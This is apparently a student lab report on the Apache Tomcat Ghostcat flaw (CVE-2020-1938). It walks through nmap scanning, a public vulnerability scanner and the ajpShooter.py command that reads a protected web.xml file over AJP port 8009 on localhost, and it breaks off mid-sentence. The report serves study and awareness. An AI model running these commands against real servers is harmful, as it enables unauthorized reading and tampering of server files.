



Sri Lanka Institute of Information Technology

Linux Exploitation Project

CVE-2020-1938

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	
IT19027166	

Date of submission: 12/05/2020

Abstract

Security is something that extremely needed for this decade since frequency of increased rapidly around last 10 years. This report is about a server vulnerability which can destroy the Integrity, confidentiality and availability of data I a server. Intention of the report is spread awareness of the vulnerability among the community.

Since this contain information about damaging systems, you should not use knowledge to harm of interrupt unauthorized materials. Please proceed with caution.

Introduction

Linux is one of the best free and open source operating systems in existence. Since Linux mostly developed by independent developers Linux and its tools may have some vulnerabilities of its own. Developers, penetration testers and hackers develops codes known as exploits to penetrate above mentioned vulnerabilities or to test them.

Among Linux tools Apache Tomcat is an implement of web servlet which provides an environment to run java codes. This is an HTTP servlet and open-source. In 2020 it identifies there is a critical vulnerability of exposing data in the structure of this Tomcat servlet. In this case there is some exploits for penetrate this vulnerability and expose sensitive data.

This report mainly focusing on vulnerability, exploitation and counter measures which can take to avoid this vulnerability used.

Vulnerability CVE-2020-1938 (GhostCat)

Common Vulnerability and Exposures is a database which contains common and known vulnerabilities of system and application softwares. CVE-2020-1938 is a vulnerability which can be used to exploit Tomcat servlet. AJP connector is the vulnerable area discussed in this module.

AJP connectors also known as Apache JServ Protocol is a binary HTTP version which is optimized and allows Tomcat to communicate with Apache web server. Apache server trusts this AJP incoming connection. Usually AJP connectors' default is configured to port 8009 and listening to all the configured IP addresses. This flaw in the connector can be used to execute malicious codes and perform remote code execution attack into the system by sending a custom AJP request and retrieve sensitive and critical information like server-side passwords or configuration files from the system.

Apache Tomcat versions such as 7.0.0, 7.0.1, 7.0.2, 7.0.3, 7.0.4, 7.0.5, 7.0.6, 7.0.7, 7.0.8, 7.0.9, 7.0.10, 7.0.11, 7.0.12, 7.0.13, 7.0.14, 7.0.15, 7.0.16, 7.0.17, 7.0.18, 7.0.19, 7.0.20, 7.0.21, 7.0.22, 7.0.23, 7.0.24, 7.0.25, 7.0.26, 7.0.27, 7.0.28, 7.0.29, 7.0.30, 7.0.31, 7.0.32, 7.0.33, 7.0.34, 7.0.35, 7.0.36, 7.0.37, 7.0.38, 7.0.39, 7.0.40, 7.0.41, 7.0.42, 7.0.43, 7.0.44, 7.0.45, 7.0.46, 7.0.47, 7.0.48, 7.0.49, 7.0.50, 7.0.51, 7.0.52, 7.0.53, 7.0.54, 7.0.55, 7.0.56, 7.0.57, 7.0.58, 7.0.59, 7.0.60, 7.0.61, 7.0.62, 7.0.63, 7.0.64, 7.0.65, 7.0.66, 7.0.67, 7.0.68, 7.0.69, 7.0.70, 7.0.71, 7.0.72, 7.0.73, 7.0.74, 7.0.75, 7.0.76, 7.0.77, 7.0.78, 7.0.79, 7.0.80, 7.0.81, 7.0.82, 7.0.83, 7.0.84, 7.0.85, 7.0.86, 7.0.87, 7.0.88, 7.0.89, 7.0.90, 7.0.91, 7.0.92, 7.0.93, 7.0.94, 7.0.95, 7.0.96, 7.0.97, 7.0.98, 7.0.99, 8.5.0, 8.5.1, 8.5.2, 8.5.3, 8.5.4, 8.5.5, 8.5.6, 8.5.7, 8.5.8, 8.5.9, 8.5.10, 8.5.11, 8.5.12, 8.5.13, 8.5.14, 8.5.15, 8.5.16, 8.5.17, 8.5.18, 8.5.19, 8.5.20, 8.5.21, 8.5.22, 8.5.23, 8.5.24, 8.5.25, 8.5.26, 8.5.27, 8.5.28, 8.5.29, 8.5.30, 8.5.31, 8.5.32, 8.5.33, 8.5.34, 8.5.35, 8.5.36, 8.5.37, 8.5.38, 8.5.39, 8.5.40, 8.5.41, 8.5.42, 8.5.43, 8.5.44, 8.5.45, 8.5.46, 8.5.47, 8.5.48, 8.5.49, 8.5.50, 9.0.0, 9.0.1, 9.0.2, 9.0.3, 9.0.4, 9.0.5, 9.0.6, 9.0.7, 9.0.8, 9.0.9, 9.0.10, 9.0.11, 9.0.12, 9.0.13, 9.0.14, 9.0.15, 9.0.16, 9.0.17, 9.0.18, 9.0.19, 9.0.20, 9.0.21, 9.0.22, 9.0.23, 9.0.24, 9.0.25, 9.0.26, 9.0.27, 9.0.28, 9.0.29, 9.0.30 has this vulnerability. The reason to infect this much is this vulnerability comes with default installation of Tomcat server.

Common Vulnerability Scoring System(CVSS) v3 Base score for this vulnerability is 8.6 but National Vulnerability Database(NVD) base score is 9.8 and classified the vulnerability as critical. Attack vector is through network. This vulnerability exploitation needs low set of skills to exploit and requirement of privileges is none.


Apache Updated and fixed the vulnerability after above mentioned version of Tomcat.

Exploitation

To explore about this vulnerability we can use nmap to identify whether this vulnerable port available to exploit. Nmap is a network scanner which available free and open source. The vulnerable Tomcat version I used here is v7.0.96.

First of all we should get Tomcat server up and running. For this I used,

sudo \$CATALINA_HOME/bin/startup.sh

A terminal window screenshot showing the execution of the Tomcat startup script. The prompt is 'kali@kali:~\$'. The command 'sudo \$CATALINA_HOME/bin/startup.sh' is entered. The terminal shows the password prompt '[sudo] password for kali:' followed by the startup script's output: 'Using CATALINA_BASE: /opt/tomcat', 'Using CATALINA_HOME: /opt/tomcat', 'Using CATALINA_TMPDIR: /opt/tomcat/temp', 'Using JRE_HOME: /usr', and 'Using CLASSPATH: /opt/tomcat/bin/bootstrap.jar:/opt/tomcat/bin/tomcat-juli.jar'. Finally, it says 'Tomcat started.' and the prompt returns to 'kali@kali:~\$'. In the background, a faint 'Apache Tomcat/7.0.96' logo is visible.

```
kali@kali:~$ sudo $CATALINA_HOME/bin/startup.sh
[sudo] password for kali:
Using CATALINA_BASE: /opt/tomcat
Using CATALINA_HOME: /opt/tomcat
Using CATALINA_TMPDIR: /opt/tomcat/temp
Using JRE_HOME: /usr
Using CLASSPATH: /opt/tomcat/bin/bootstrap.jar:/opt/tomcat/bin/tomcat-juli.jar
Tomcat started.
kali@kali:~$
```


Terminal prompts a message if the Tomcat started successfully. We can now check the server in our browser by inserting our local host IP or just localhost word with port.

<http://127.0.0.1:8080/>

OR

<http://localhost:8080/>

Image is shown below.



Next scan for available ports and services using nmap. Since nmap has a vast number of options, I chose -A which enables OS detection, version detection, script scanning and trace route. Syntax is nmap [scan type] [option] {target specification}

nmap -A localhost

OR

nmap -A 127.0.0.1

Below image shows the scan results of above mentioned code. According to results 2 ports open and 998 ports closed. One of these ports is general HTTP port which is 8080 and the results shows one other 8009 port is open which known vulnerable port and that it is running ajp13 of version Apache Jserv(protocol v1.3).

```

kali@kali: ~
File Actions Edit View Help

kali@kali:~$ nmap -A localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 12:31 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00043s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.96

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
kali@kali:~$

```

So port is available. Lets find out if its vulnerable or not. In github there is tool called CNVD-2020-10487_scanner. This can be used to identify if the port is vulnerable to the attack or not. Download, unzip and then run the code.

```

File Actions Edit View Help

kali@kali:~$ cd Downloads
kali@kali:~/Downloads$ unzip CNVD-2020-10487_scanner-master.zip
Archive: CNVD-2020-10487_scanner-master.zip
671e1d8e4ab2d0ca50b6ca6f3cd2febbe1e2df76
  creating: CNVD-2020-10487_scanner-master/
  extracting: CNVD-2020-10487_scanner-master/.gitignore
  inflating: CNVD-2020-10487_scanner-master/CNVD-2020-10487_scanner.py
  inflating: CNVD-2020-10487_scanner-master/README.md
  extracting: CNVD-2020-10487_scanner-master/url.txt
kali@kali:~/Downloads$ cd CNVD-2020-10487_scanner-master
kali@kali:~/Downloads/CNVD-2020-10487_scanner-master$ ls
CNVD-2020-10487_scanner.py  README.md  url.txt
kali@kali:~/Downloads/CNVD-2020-10487_scanner-master$ python3 CNVD-2020-10487_scanner.py
[+] localhost is open port 8009

[+] localhost
Getting resource at ajp13://localhost:8009/asdf
-----
sequence item 0: expected str instance, bytes found
kali@kali:~/Downloads/CNVD-2020-10487_scanner-master$


```

I used `cd Downloads` command to move into the download directory where I downloaded the scanner and then extracted the scanner by `unzip` command with filename. `unzip CNVD-2020-10487_scanner-master.zip` and then forward to the extracted directory by using command `cd` again with newly extracted file name. `cd CNVD-2020-10487_scanner-master`.


And then for identify the files I used `ls` command. Then using `python3` I execute the scanner.

`python3 CNVD-2020-10487_scanner.py`

According to the scanner this port is vulnerable. You can scan for this vulnerability even in other servers. Just need to change the `url.txt` to the target IP or IPs. In my case I just included `localhost`.



So it only scans my localhost IP and checks it for vulnerabilities. Let's assume we are targeting a specific file inside the server which cannot access under normal circumstances. Let's choose a file inside the server file `web.xml` inside the `webapps` root folder in Tomcat. It should look like a configuration file with sensitive information about the server. Below you can see the preview of the file.



Now we are going to use the vulnerability to manipulate files in the server. Github has a tool for this operation called Ghostcat ajp shooter. Download, unzip and run the code using python.

To unzip the archive I used previous method to this file also.

unzip Ghostcat-CNVD-2020-10487-master.zip

And then moved to the extracted directory. Using ***cd*** command.

After viewing files I executed the exploit file using again python3.

python3 ajpShooter.py <http://127.0.0.1:8080> 8009 WEB-INFweb.xml read

```
kali@kali: ~/Downloads/Ghostcat-CNVD-2020-10487-master

File Actions Edit View Help

kali@kali:~/Downloads$ unzip Ghostcat-CNVD-2020-10487-master.zip
Archive:  Ghostcat-CNVD-2020-10487-master.zip
04516e0696411548d0b0a310b54ec2f7618e08ed
  creating:  Ghostcat-CNVD-2020-10487-master/
  inflating:  Ghostcat-CNVD-2020-10487-master/README.md
  inflating:  Ghostcat-CNVD-2020-10487-master/ajp-execute.png
  inflating:  Ghostcat-CNVD-2020-10487-master/ajp-read.png
  inflating:  Ghostcat-CNVD-2020-10487-master/ajp-save.png
  inflating:  Ghostcat-CNVD-2020-10487-master/ajpShooter.py
kali@kali:~/Downloads$ cd Ghostcat-CNVD-2020-10487-master
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$ ls
ajp-execute.png  ajp-read.png  ajp-save.png  ajpShooter.py  README.md
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$ python3 ajpShooter.py http://127.0.0.1:8080 8009 /WEB-INF/web.xml read
NETWORK
  AJP Shooter
  00theway, just for test

[<] 200 OK
[<] Accept-Ranges: bytes
[<] ETag: W/"1230-1563973518000"
[<] Last-Modified: Wed, 24 Jul 2019 13:05:18 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1230

<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0
```

Syntax to run this code is python[version] ajpShooter.py [target IP:port] [target port] /target/directory [action]. After executing the relevant python code it displays the following details about the target file. While looking closely it can be identified as the exact contents from the target file. This indicates that this can cause severe information leak.

```
kali@kali: ~/Downloads/GH

File Actions Edit View Help

[<] 200 OK
[<] Accept-Ranges: bytes
[<] ETag: W/"1230-1563973518000"
[<] Last-Modified: Wed, 24 Jul 2019 13:05:18 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1230

<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0


Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
  version="3.0"
  metadata-complete="true">


  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app>
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$
```


According to the introduction in the tool this can read and write files which means by using this vulnerability Malicious attacker can completely destroy Confidentiality, Integrity and Availability of sensitive data which stored in server and file system. This can be a catastrophic if used for wrong intentions. This vulnerability 